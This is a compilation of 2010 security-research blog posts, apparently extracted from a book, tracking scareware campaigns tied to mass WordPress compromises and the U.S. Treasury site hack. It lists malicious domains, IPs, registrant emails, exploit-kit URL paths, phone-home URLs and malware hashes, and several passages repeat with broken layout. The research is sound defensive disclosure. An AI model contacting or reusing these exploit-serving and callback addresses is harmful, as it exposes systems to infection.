securemyfield.com - Email: gkook@checkjemail.nl

update1.securepro.xorg.pl

Parked on 91.207.192.25:

update2.savecompnow.com - Email: gkook@checkjemail.nl

update2.xorg.pl

update2.winsystemupdates.com - Email: gkook@checkjemail.nl


report.zoneguardland.net - Email: gkook@checkjemail.nl

Parked on 94.228.209.223:

update1.savecompnow.com - Email:
gkook@checkjemail.nl

update1.winsystemupdates.com

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Although the **cechirecom.com/js.php** is not currently responding, parked on the same IP 61.4.82.212, is another currently active domain, which is registered to **hilarykneber@yahoo.com**.

Parked on 61.4.82.212, AS17964, DXTNET Beijing Dian-Xin-Tong Network Technologies Co., Ltd.:

kdjkfjskdfjlskdjf.com - Email: hilarykneber@yahoo.com

ns1.stablednsstuff.com - Email: lee _gerstein@yahoo.co.uk

js.ribblestone.com - Email: skeletor71@comcast.net includes a link pointing to panelscansecurity.org/?
affid=320

&subid=landing - 91.212.127.19 - Email: bobarter@xhotmail.net

The currently active campaign domain redirection is as follows:

kdjkfjskdfjlskdjf.com/js.php - 61.4.82.212 - Email: hilarykneber@yahoo.com

- www3.sdfhj40-td.xorg.pl?p=
- www1.soptvirus42-pr.xorg.pl?p= 209.212.149.19

Parked on 209.212.149.19:

www2.burnvirusnow43.xorg.pl

www2.trueguardscaner42-p.xorg.pl

www1.suaguardprotect23p.xorg.pl

www2.realsafepc27p.xorg.pl

www1.fastfullfind27p.xorg.pl

www1.yesitssafe-now-forsure.in

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Detection rate for the scareware:

- packupdate_build106_2045.exe -[16]**TrojanDownloader:Win32/FakeVimes; High Risk Cloaked Malware** - Result: 7/41 (17.08 %)

Just like in Network Solution's case ([17] Dissecting the WordPress Blogs Compromise at Network Solutions)

the end user always has to be protected from himself using basic security auditing practices in regard to default WordPress installations. The rest is wishful thinking, that the end user would self-audit himself.

It seems that **hilarykneber@yahoo.com** related activities are not going to go away anytime soon.

Related WordPress security resources:

[18]20 Wordpress Security Plug-ins And Tips To keep Hackers Away

[19]11 Best Ways to Improve WordPress Security

[20]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

1. <u>http://community.godaddy.com/godaddy/whats-up-with-go-daddy-wordpress-php-exploits-and-malware/</u>

2. https://www.virustotal.com/analisis/38c96fc7f402772beed9c83512da6189cb9b92f7f36fc8a5c8b70f2a6fc4faab-12730

70694

3.

http://www.virustotal.com/analisis/d0bba30e43ddc5db394fd 0c03314d2d2c2743f7f611c08f0ae15a8d588ffd990-12731

50790

4.

http://www.virustotal.com/analisis/ad643ead6b46c70dba474 1dd548842eab49d2d7d52637f32723c0084366b44b3-12725

44449

- 5. <u>http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html</u>
- 6. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html</u>
- 9. <u>http://www.wpsecuritylock.com/cechriecom-com-script-wordpress-hacked-on-godaddy-case-study/</u>
- 10. http://blogs.zdnet.com/security/?p=5508
- 11. <u>http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html</u>
- 12. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 13. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>

14.

http://www.virustotal.com/analisis/d10679c06cde2785c4fd88 41607dd44692b4e2e867c015bfeac29d621a6cebd3-12723

<u>84002</u>

15. <u>http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html</u>

16.

http://www.virustotal.com/analisis/efd60f4c444baf2b191943 85c477b0533580aa430e1ad1d664afb3d389cc9116-12723

85512

- 17. <u>http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html</u>
- 18. http://blog.taragana.com/index.php/archive/20-
 wordpress-security-plug-ins-and-tips-to-keep-hackers-away/
- 19. <u>http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/</u>
- 20. <u>http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/</u>
- 21. http://ddanchev.blogspot.com/
- 22. <u>http://twitter.com/danchodanchev</u>

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GoDaddy's Mass WordPress Blogs Compromise Serving Scareware (2010-04-27 21:22)

UPDATED: Thursday, May 13, 2010: Go Daddy posted the following update "[1]What's Up with Go Daddy, WordPress, PHP Exploits and Malware? ".

UPDATED: Thursday, May 06, 2010: The following is a brief update of the campaign's structure, the changed

IPs, and the newly introduced scareware samples+phone back locations over the past few days.

Sample structure from last week:

- kdjkfjskdfjlskdjf.com/kp.php 94.23.242.40 AS16276, OVH Paris
- www3.workfree36-td.xorg.pl/?p= 95.169.186.25 AS31103, KEYWEB-AS Keyweb AG
- **www1.protectsys28-pd.xorg.pl** 94.228.209.182 AS47869, NETROUTING-AS Netrouting Data Facilities

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Detection rate:

- packupdate _build107 _2045.exe - [2]Gen:Variant.Ursnif.8; TrojanDownloader:Win32/FakeVimes -

Result: 23/41

(56.1 %) Phones back to **update2.safelinkhere.net** and **update1.safelinkhere.net**.

Sample structure from this week:

- kdjkfjskdfjlskdjf.com/kp.php 91.188.59.98 AS6851, BKCNET "SIA" IZZI
- www4.suitcase52td.net/?p= 78.46.218.249 AS24940, HETZNER-AS Hetzner Online AG RZ
- www1.safetypcwork5.net/?p= 209.212.147.244 AS32181, ASN-CQ-GIGENET ColoQuest/GigeNet ASN

- www1.safeyourpc22-pr.com - 209.212.147.246 - Email: gkook@checkjemail.nl

Detection rate:

- packupdate _build9 _2045.exe -[3]Trojan.Fakealert.7869; Mal/FakeAV-BW - Result: 9/41 (21.95 %)

Sample phones back to:

- update2.keepinsafety.net /?
 jbjyhxs=kdjf0tXm1J2a0Nei2Mrh24U %3D
- www5.my-security-engine.net

_

report.land-protection.com

/Reports/SoftServiceReport.php?verint

_

91.207.192.24

_

Email:

gkook@checkjemail.nl

- secure2.securexzone.net/?abbr=MSE &pid=3 78.159.108.170 Emaikl: gkook@checkjemail.nl

- 74.118.193.47 /report.html?wv=wvXP &uid=50 &lng=
- 74.125.45.100
- update1.keepinsafety.net 94.228.209.223 Email: gkook@checkjemail.nl

Related scareware domains part of the ongoing campaign are also parked on the following IPs:

78.46.218.249

www3.workfree20-td.xorg.pl

www3.nojimba52-td.xorg.pl

www3.workfree25-td.xorg.pl

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209.212.147.244

www1.newsys-scanner.com - Email: gkook@checkjemail.nl

www2.securesys-scan2.net - Email: gkook@checkjemail.nl

www1.new-sys-scanner3.net - Email:
gkook@checkjemail.nl

www1.safetypcwork5.net - Email: gkook@checkjemail.nl

www1.securesyscare9.net - Email: gkook@checkjemail.nl

www1.freeguard35-pr.net - Email: gkook@checkjemail.nl

95.169.186.25

www4.ararat23.xorg.pl

www3.sdfhj40-td.xorg.pl

www3.nojimba45-td.xorg.pl

www3.workfree36-td.xorg.pl

www3.nojimba46-td.xorg.pl

www4.fiting58td.xorg.pl

www4.birbinsof.net

94.228.209.182

www1.protectsys25-pd.xorg.pl

www1.protectsys26-pd.xorg.pl

www1.protectsys27-pd.xorg.pl

www1.protectsys28-pd.xorg.pl

www1.protectsys29-pd.xorg.pl

www1.soptvirus32-pr.xorg.pl

www1.soptvirus34-pr.xorg.pl

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209.212.147.246

www2.securesys-scan2.com - Email: gkook@checkjemail.nl

www1.newsys-scanner1.com - Email: gkook@checkjemail.nl

UPDATED: Thursday, April 29, 2010: kdjkfjskdfjlskdjf.com/js.php remains active and is currently redirecting to www3.workfree36-td.xorg.pl/?p= - 95.169.186.25 and www1.protectsys28-pd.xorg.pl?p= -94.228.209.182.

Detection

rate:

packupdate

build107

_2045.exe

[4] Suspicious:W32/Malware!Gemini;

Tro-

jan.Win32.Generic.pak!cobra - Result: 6/41 (14.64 %) phoning back to new domains:

safelinkhere.net - 94.228.209.223 - Email: gkook@checkjemail.nl

update2.safelinkhere.net - 93.186.124.93 - Email: gkook@checkjemail.nl update1.safelinkhere.net - 94.228.209.222 - Email: gkook@checkjemail.nl

- **ns1.safelinkhere.net** 74.118.192.23 Email: gkook@checkjemail.nl
- ns2.safelinkhere.net 93.174.92.225 Email: gkook@checkjemail.nl

The gkook@checkjemail.nl email was used for scareware registrations in December 2009's "[5]A Diverse Portfolio of Fake Security Software - Part Twenty Four".

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Parked on 74.118.192.23, [6]AS46664, VolumeDrive (ns1.safelinkhere.net) are also:

ns1.birbins-of.com

ns1.cleanupantivirus.com

ns1.createpc-pcscan-korn.net

ns1.fhio22nd.net

ns1.letme-guardyourzone.com

ns1.letprotectsystem.net

ns1.my-softprotect4.net

ns1.new-pc-protection.com

ns1.payment-safety.net

ns1.romsinkord.com

ns1.safelinkhere.net

ns1.safetyearth.net

ns1.safetypayments.net

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ns1.save-secure.com

ns1.search4vir.net

ns1.systemmdefender.com

ns1.upscanyourpc-now.com

Parked on 93.174.92.225, [7]AS29073, ECATEL-AS, Ecatel Network (ns2.safelinkhere.net) are also:

marmarams.com

ns2.cleanupantivirus.com

ns2.dodtorsans.net

ns2.fastsearch-protection.com

ns2.go-searchandscan.net

ns2.guardsystem-scanner.net

ns2.hot-cleanofyourpc.com

ns2.marfilks.net

ns2.my-systemprotection.net

ns2.myprotected-system.com

- ns2.myprotection-zone.net
- ns2.mysystemprotection.com
- ns2.new-systemprotection.com
- ns2.newsystem-guard.com
- ns2.onguard-zone.net
- ns2.pcregrtuy.net
- ns2.plotguardto-mypc.com
- ns2.protected-field.com
- ns2.safelinkhere.net
- ns2.scanmypc-online.com
- ns2.search-systemprotect.net
- ns2.searchscan-online.net
- ns2.securemyzone.com
- ns2.systemcec7.com
- ns2.trust-systemprotect.net
- ns2.trustscan-onmyzone.com
- ns2.trustsystemguard.net
- ns2.upscanyour-pcnow.com
- ns2.windows-systemshield.net
- ns2.windows-virusscan.com

ns2.windowsadditionalguard.net

375



Following last week's Network Solutions mass compromise of WordPress blogs ([8] **Dissecting the WordPress Blogs**

Compromise at Network Solutions), over the weekend a similar incident took place GoDaddy, [9]according to WPSecurityLock.

Since the campaign's URLs still active, and given the fact that based on historical OSINT, we can get even

more insights into known operations of cybercriminals profiled before (one of the key domains used in the campaign

is registered to hilarykneber@yahoo.com. Yes, that Hilary Kneber.), it's time to connect the dots.

• Related Hilary Kneber posts: [10] The Kneber botnet - FAQ; [11] Celebrity-Themed Scareware Campaign Abusing DocStoc; [12] Dissecting an Ongoing Money Mule Recruitment Campaign; [13] Keeping Money Mule Recruiters on a Short Leash - Part Four

One of the domains used **cechirecom.com/js.php** - 61.4.82.212 - Email: lee_gerstein@yahoo.co.uk was redirecting to **www3.sdfhj40-td.xorg.pl?p=** - 95.169.186.25 and from there to **www2.burnvirusnow34.xorg.pl?p=** - 217.23.5.51.

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The front page of the currently not responding cechirecom.com was returning the following message:

• " Welcome. Site will be open shortly. Signup, question or abuse please send to larisadolina@yahoo.com"

Registered with the same email, larisadolina@yahoo.com, is also another domain known have been used in similar

attacks from February, 2010 - iss9w8s89xx.org.

Parked on 217.23.5.51 are related scareware domains part of the campaign:

www2.burnvirusnow31.xorg.pl

www2.burnvirusnow33.xorg.pl

www2.burnvirusnow34.xorg.pl

www2.trueguardscaner30-p.xorg.pl

www2.trueguardscaner33-p.xorg.pl

www1.savesysops30p.xorg.pl

www1.suaguardprotect11p.xorg.pl

www2.realsafepc32p.xorg.pl

www1.suaguardprotect13p.xorg.pl

www1.suaguardprotect14p.xorg.pl

Detection rate for the scareware:

- packupdate_build107_2045.exe - [14]**VirusDoctor; Mal/FakeAV-BW** - Result: 14/41 (34.15 %) with the sample 377



phoning back to the following URLs:

- update2.savecompnow.com/index.php? controller=hash - 91.207.192.25 - Email: gkook@checkjemail.nl
- update2.savecompnow.com/index.php?
 controller=microinstaller
- update1.savecompnow.com/index.php? controller=microinstaller - 94.228.209.223 - Email: gkook@checkjemail.nl The same email was originally seen in December 2009's "[15]A Diverse Portfolio of Fake Security Software -

Part Twenty Four". Parked on these IPs are also related phone back locations:

Parked on 188.124.7.156:

savecompnow.com - Email: gkook@checkjemail.nl

securemyfield.com - Email: gkook@checkjemail.nl

update1.securepro.xorg.pl

Parked on 91.207.192.25:

update2.savecompnow.com - Email: gkook@checkjemail.nl

update2.xorg.pl

update2.winsystemupdates.com - Email: gkook@checkjemail.nl

report.zoneguardland.net - Email: gkook@checkjemail.nl

Parked on 94.228.209.223:

update1.savecompnow.com - Email: gkook@checkjemail.nl

update1.winsystemupdates.com

378



Although the **cechirecom.com/js.php** is not currently responding, parked on the same IP 61.4.82.212, is another currently active domain, which is registered to **hilarykneber@yahoo.com**.

Parked on 61.4.82.212, AS17964, DXTNET Beijing Dian-Xin-Tong Network Technologies Co., Ltd.:

kdjkfjskdfjlskdjf.com - Email: hilarykneber@yahoo.com

ns1.stablednsstuff.com - Email: lee _gerstein@yahoo.co.uk

js.ribblestone.com - Email: skeletor71@comcast.net includes a link pointing to panelscansecurity.org/?
affid=320

&subid=landing - 91.212.127.19 - Email: bobarter@xhotmail.net

The currently active campaign domain redirection is as follows:

kdjkfjskdfjlskdjf.com/js.php - 61.4.82.212 - Email: hilarykneber@yahoo.com

- www3.sdfhj40-td.xorg.pl?p=

- www1.soptvirus42-pr.xorg.pl?p= - 209.212.149.19

Parked on 209.212.149.19:

www2.burnvirusnow43.xorg.pl

www2.trueguardscaner42-p.xorg.pl

www1.suaguardprotect23p.xorg.pl

www2.realsafepc27p.xorg.pl

www1.fastfullfind27p.xorg.pl

www1.yesitssafe-now-forsure.in

379

Detection rate for the scareware:

- packupdate _build106 _2045.exe - [16]TrojanDownloader:Win32/FakeVimes; High Risk Cloaked Malware - Result: 7/41 (17.08 %)

Just like in Network Solution's case ([17] **Dissecting the WordPress Blogs Compromise at Network Solutions**)

the end user always has to be protected from himself using basic security auditing practices in regard to default WordPress installations. The rest is wishful thinking, that the end user would self-audit himself.

It seems that **hilarykneber@yahoo.com** related activities are not going to go away anytime soon.

Related WordPress security resources:

[18]20 Wordpress Security Plug-ins And Tips To keep Hackers Away

[19]11 Best Ways to Improve WordPress Security

[20]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

- 1. <u>http://community.godaddy.com/godaddy/whats-up-with-go-daddy-wordpress-php-exploits-and-malware/</u>
- 2. https://www.virustotal.com/analisis/38c96fc7f402772beed9c83512da6189cb9b92f7f36fc8a5c8b70f2a6fc4faab-12730

70694

3.

<u>http://www.virustotal.com/analisis/d0bba30e43ddc5db394fd</u> <u>0c03314d2d2c2743f7f611c08f0ae15a8d588ffd990-12731</u>

50790

4.

http://www.virustotal.com/analisis/ad643ead6b46c70dba474 1dd548842eab49d2d7d52637f32723c0084366b44b3-12725

<u>44449</u>

5. <u>http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html</u>

- 6. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 7. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html</u>
- 9. <u>http://www.wpsecuritylock.com/cechriecom-com-script-wordpress-hacked-on-godaddy-case-study/</u>
- 10. http://blogs.zdnet.com/security/?p=5508
- 11. <u>http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html</u>
- 12. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 13. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 14.

http://www.virustotal.com/analisis/d10679c06cde2785c4fd88 41607dd44692b4e2e867c015bfeac29d621a6cebd3-12723

<u>84002</u>

- 15. <u>http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html</u>
- 16. http://www.virustotal.com/analisis/efd60f4c444baf2b191943
 85c477b0533580aa430e1ad1d664afb3d389cc9116-12723

85512

- 17. <u>http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html</u>
- 18. http://blog.taragana.com/index.php/archive/20-wordpress-security-plug-ins-and-tips-to-keep-hackers-away/
- 19. <u>http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/</u>
- 20. <u>http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/</u>
- 21. <u>http://ddanchev.blogspot.com/</u>
- 22. http://twitter.com/danchodanchev

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Summarizing Zero Day's Posts for April (2010-04-29 14:09)

The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for April, 2010. You [2]can also go through

[3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero Day's main feed, or follow me on

Twitter:

Recommended reading: [6]Attack of the Opt-In Botnets; [7]Hundreds of high profile sites unprotected from domain

hijacking and [8]Copyright violation alert ransomware in the wild

- 01. [9] Facebook phishing campaign serving ZeuS crimeware
- **02.** [10]Researchers expose complex cyber espionage network
- 03. [11] Copyright violation alert ransomware in the wild
- 04. [12]Do teens hack? Survey says 1 in 6 do
- **05.** [13]Google: Scareware accounts for 15 percent of all malware
- 06. [14]New Mac OS X malware variant spotted
- **07.** [15] Hundreds of high profile sites unprotected from domain hijacking
- **08.** [16]Report: ZeuS crimeware kit, malicious PDFs drive growth of cybercrime
- **09.** [17]Attack of the Opt-In Botnets 381
- 10. [18]1.5 million Facebook accounts offered for sale FAQ
- **11.** [19]How to remove the ICPP Copyright Violation Alert ransomware

This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.

1. <u>http://blogs.zdnet.com/security</u>

- 2. <u>http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-march.html</u>
- 3. <u>http://ddanchev.blogspot.com/2010/03/summarizing-zero-days-posts-for.html</u>
- 4. http://updates.zdnet.com/tags/dancho+danchev.html?
 t=0&s=0&o=1&mode=rss
- 5. http://feeds.feedburner.com/zdnet/security
- 6. http://blogs.zdnet.com/security/?p=6268
- 7. http://blogs.zdnet.com/security/?p=6248
- 8. http://blogs.zdnet.com/security/?p=6095
- 9. http://blogs.zdnet.com/security/?p=6000
- 10. http://blogs.zdnet.com/security/?p=6042
- 11. http://blogs.zdnet.com/security/?p=6095
- 12. http://blogs.zdnet.com/security/?p=6148
- 13. http://blogs.zdnet.com/security/?p=6176
- 14. http://blogs.zdnet.com/security/?p=6195
- 15. http://blogs.zdnet.com/security/?p=6248
- 16. http://blogs.zdnet.com/security/?p=6257
- 17. http://blogs.zdnet.com/security/?p=6268
- 18. http://blogs.zdnet.com/security/?p=6304
- 19. http://blogs.zdnet.com/security/?p=6329

20. <u>http://ddanchev.blogspot.com/</u>

21. http://twitter.com/danchodanchev

382

1.5

May

383



U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise

(2010-05-04 22:56)

UPDATED: Saturday, May 08, 2010: 5 new domains have been introduced by the same gang, once again parked at **217.23.14.14**, AS49981, WorldStream.

jumpsearches.com - 217.23.14.14 - Email: alex1978a@bigmir.net

ingeniosearch.net - 217.23.14.14 - Email: alex1978a@bigmir.net

searchnations.com - 217.23.14.14 - Email: alex1978a@bigmir.net

mainssearch.com - 217.23.14.14 - Email: alex1978a@bigmir.net

bigsearchinc.com - 217.23.14.14 - Email: alex1978a@bigmir.net

Sample exploitation structure:

- jumpsearches.com/bing.com /load.php?spl=mdac
- jumpsearches.com/bing.com /error.js.php
- jumpsearches.com/bing.com /pdf.php

384

- jumpsearches.com/bing.com /?spl=2 &br=MSIE &vers=7.0 &s=
- jumpsearches.com/bing.com /load.php?spl=pdf _2030
- jumpsearches.com/bing.com /load.php?spl=MS09-002

UPDATED: Thursday, May 06, 2010: The cybercriminals behind this ongoing campaign continue introducing

new domains - all of which are currently in a cover-up phrase pointing to 127.0.0.1 - over the past 24 hours.

What's particularly interesting, is that all of them reside within AS49981, WorldStream = Transit Imports = -CAIW-, Netherlands.

- **twcorps.com/tv/** 217.23.14.15 Email: alex1978a@bigmir.net, Prokopenko Aleksey
- [1]MD5: ebcfaa2f595ccea81176f6f125b31ac7
- **jobsatdoor.com/plain/** 217.23.14.14 Email: alex1978a@bigmir.net, Prokopenko Aleksey
- [2]MD5: ebcfaa2f595ccea81176f6f125b31ac7

- oficla.com/plain/ 217.23.14.14 Email: alex1978a@bigmir.net, Prokopenko Aleksey
- [3]MD5: ebcfaa2f595ccea81176f6f125b31ac7
- **organization-b.com/mail/** 217.23.14.14 Email: alex1978a@bigmir.net, Prokopenko Aleksey
- dilingdiling.com/router/ 217.23.14.14 Email: alex1978a@bigmir.net, Prokopenko Aleksey

All the samples phone back to **mazcostrol.com/inst.php? aid=blackout** now responding to 95.143.193.61, AS49770, SERVERCONNECT-AS ServerConnect Sweden AB, from the previously known IP 188.124.16.134.

mazcostrol.com is not just a phone back location. It's also actively serving client-side exploits. Sample update obtained from the same domain:

- **update4303.exe** - [4]**Trojan.Win32.VBKrypt** - Result: 5/41 (12.2 %)

Not surprisingly, AS44565 and AS49770 where **mazcostrol.com** was hosted, are also the home of currently ac-

tive ZeuS crimeware C &Cs.

[5]AS49770 (SERVERCONNECT-AS ServerConnect Sweden AB)

brunongino.com

slavenkad.com

frondircass.cn

pradsuyz.cn

[6]AS44565 (VITAL VITAL TEKNOLOJI)

spacebuxer.com

odboe.info

212.252.32.69

jokersimson.net

whoismak.net

188.124.7.247

www.bumagajet.net

barmatuxa.info

barmatuxa.net

UPDATED: A researcher just pinged me with details on something that I should be flattered with. Apparently grepad.com /in.cgi?4 redirects to 217.23.14.14 /in _t.php which then [7]redirects to my Blogger profile.

In fact, **217.23.14.14** the IP of the client-side exploit serving domains also redirects there, with the actual campaign in a cover-up phrase, with the original domain now responding 127.0.0.1.

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Let's see for how long, until then, [8] **The Beatles - You Know My Name** seems to be the appropriate music

choice.

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What's particularly interesting about this campaign is that, it's part of last month's NetworkSolutions mass

WordPress blogs compromise, in the sense that not only is the iFrame-d domain registered using the same email as

the client-side exploits serving domains from the NetworkSolutions campaign – alex1978a@bigmir.net – but also, the dropped scareware's phone back location – mazcostrol.com/inst.php?aid=blackout - 188.124.16.134 - Email: alex1978a@bigmir.net – is identical to the one used in the same campaign, including the affiliate ID used by the original cybercriminal.

The client-side exploit serving domain used in the U.S Treasury site compromise, has also been [12]re-

ported by a large number of NetworkSolutions customers in the most recent campaign affecting WordPress blogs.

The exploit-serving structure, including the detection rates for the dropped scareware and exploits used in the

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- grepad.com /in.cgi?3 - 188.124.16.133, AS44565, VITAL TEKNOLOJI - Email: alex1978a@bigmir.net

- thejustb.com /just/ 217.23.14.14 (dyndon.com), AS49981 - Email: alex1978a@bigmir.net
- thejustb.com /just/pdf.php
- thejustb.com /just/1.pdf
- thejustb.com /just/load.php?spl=javas
- thejustb.com /just/j1 _893d.jar
- thejustb.com /just/j2 _079.jar
- **1.pdf** [13]Exploit.PDF-JS.Gen (v) Result: 1/41 (2.44 %)
- **j1_893d.jar** [14]Trojan-Downloader:Java/Agent.DJDN Result: 5/41 (12.20 %)
- **j2_079.jar** [15]EXP/Java.CVE-2009-3867.C.2; Exploit.Java.Agent.a - Result: 9/41 (21.96 %)
- **grepad.exe** [16]Trojan.Generic.KD.10339; a variant of Win32/Injector.BNG Result: 8/41 (19.51 %)

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Upon successful exploitation the dropped grepad.exe, phones back to to mazcostrol.com/inst.php?
aid=blackout -

188.124.16.134, AS44565, VITAL TEKNOLOJI - Email: alex1978a@bigmir.net, with the same phone back location also

used in the [17]NetworkSolutions mass compromise campaign.

Known MD5's used by the same campaigner from previous campaigns, phoning back to the same domain+identical

affiliate ID:

MD5=4734162bb33eff7af7e18243821b397e

MD5=1c9ce1e5f4c2f3ec1791554a349bf456

MD5=d11d76c6ecf6a9a87dcd510294104a66

MD5=c33750c553e6d6bdc7dac6886f65b51d

MD5=74cdadfb15181a997b15083f033644d0

MD5=3c7d8cdc73197edd176167cd069878bd

Attempting to interact with the campaign's directories often results in a "nice try, idiot." message. Lovely!

Related posts:

[18]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware

[19]Dissecting the WordPress Blogs Compromise at Network Solutions

This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.

1.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1 036c1be3274f54f3c0964f3602de63352c39cab9c1-12731

23708

http://www.virustotal.com/analisis/84d634a8c825c089313fa1 036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

09615

3.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1 036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

09615

4.

http://www.virustotal.com/analisis/b2842a1a395aa627c30bb 3313d60272558e5a2a0ab553a4fd3bb9ca60f323020-12731

75155

- 5. https://zeustracker.abuse.ch/monitor.php?as=49770
 387
- 6. https://zeustracker.abuse.ch/monitor.php?as=44565
- 7. http://www.blogger.com/profile/09989733095447891258
- 8. http://www.youtube.com/watch?v=9DkaRUtp3w8
- 9. <u>http://thompson.blog.avg.com/2010/05/treasury-website-hacked.html</u>
- 10. http://pandalabs.pandasecurity.com/usa-treasury-website-hacked-using-exploit-kit/
- 11. http://blogs.zdnet.com/security/?p=4297

12. <u>http://blog.sucuri.net/2010/05/new-infections-today-at-network.html</u>

13.

https://www.virustotal.com/analisis/ed8f5cbe78fffe7481a33cba8161c93724c3cf64552a2b13c781901b23f965fb-127

2988856

14.

https://www.virustotal.com/analisis/50de5fc37f46e868c1ef43 c2cd2b2b05d5af6390c2f3d6bbcf8d19145abfdfaf-127

2988861

15.

https://www.virustotal.com/analisis/6bb42ed29360f32a5e444 04bb97de7efb7069090d835fcab9daffd97ed73b15c-127

2988865

16.

http://www.virustotal.com/analisis/84d634a8c825c089313fa1 036c1be3274f54f3c0964f3602de63352c39cab9c1-12730

<u>00594</u>

- 17. <u>http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html</u>
- 18. <u>http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html</u>
- 19. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

- 20. <u>http://ddanchev.blogspot.com/</u>
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searchnations.com - 217.23.14.14 - Email: alex1978a@bigmir.net

mainssearch.com - 217.23.14.14 - Email: alex1978a@bigmir.net

bigsearchinc.com - 217.23.14.14 - Email: alex1978a@bigmir.net

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- jumpsearches.com/bing.com /load.php?spl=mdac
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- jumpsearches.com/bing.com /pdf.php

- jumpsearches.com/bing.com /?spl=2 &br=MSIE &vers=7.0 &s=
- jumpsearches.com/bing.com /load.php?spl=pdf _2030
- jumpsearches.com/bing.com /load.php?spl=MS09-002

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- **jobsatdoor.com/plain/** 217.23.14.14 Email: alex1978a@bigmir.net, Prokopenko Aleksey
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- **oficla.com/plain/** 217.23.14.14 Email: alex1978a@bigmir.net, Prokopenko Aleksey
- [3]MD5: ebcfaa2f595ccea81176f6f125b31ac7
- **organization-b.com/mail/** 217.23.14.14 Email: alex1978a@bigmir.net, Prokopenko Aleksey

- dilingdiling.com/router/ - 217.23.14.14 - Email: alex1978a@bigmir.net, Prokopenko Aleksey

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[5]AS49770 (SERVERCONNECT-AS ServerConnect Sweden AB)

brunongino.com

slavenkad.com

frondircass.cn

pradsuyz.cn

[6]AS44565 (VITAL VITAL TEKNOLOJI)

spacebuxer.com

odboe.info

212.252.32.69

jokersimson.net

whoismak.net

188.124.7.247

www.bumagajet.net

barmatuxa.info

barmatuxa.net

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390



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- thejustb.com /just/ 217.23.14.14 (dyndon.com), AS49981 - Email: alex1978a@bigmir.net
- thejustb.com /just/pdf.php
- thejustb.com /just/1.pdf
- thejustb.com /just/load.php?spl=javas

- thejustb.com /just/j1 _893d.jar
- thejustb.com /just/j2 _079.jar
- **1.pdf** [13]Exploit.PDF-JS.Gen (v) Result: 1/41 (2.44 %)
- **j1_893d.jar** [14]Trojan-Downloader:Java/Agent.DJDN Result: 5/41 (12.20 %)
- **j2_079.jar** [15]EXP/Java.CVE-2009-3867.C.2; Exploit.Java.Agent.a - Result: 9/41 (21.96 %)
- **grepad.exe** [16]Trojan.Generic.KD.10339; a variant of Win32/Injector.BNG Result: 8/41 (19.51 %)

391



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MD5=1c9ce1e5f4c2f3ec1791554a349bf456

MD5=d11d76c6ecf6a9a87dcd510294104a66

MD5=c33750c553e6d6bdc7dac6886f65b51d

MD5=74cdadfb15181a997b15083f033644d0

MD5=3c7d8cdc73197edd176167cd069878bd

Attempting to interact with the campaign's directories often results in a "nice try, idiot." message. Lovely!

Related posts:

[18]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware

[19]Dissecting the WordPress Blogs Compromise at Network Solutions

This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.

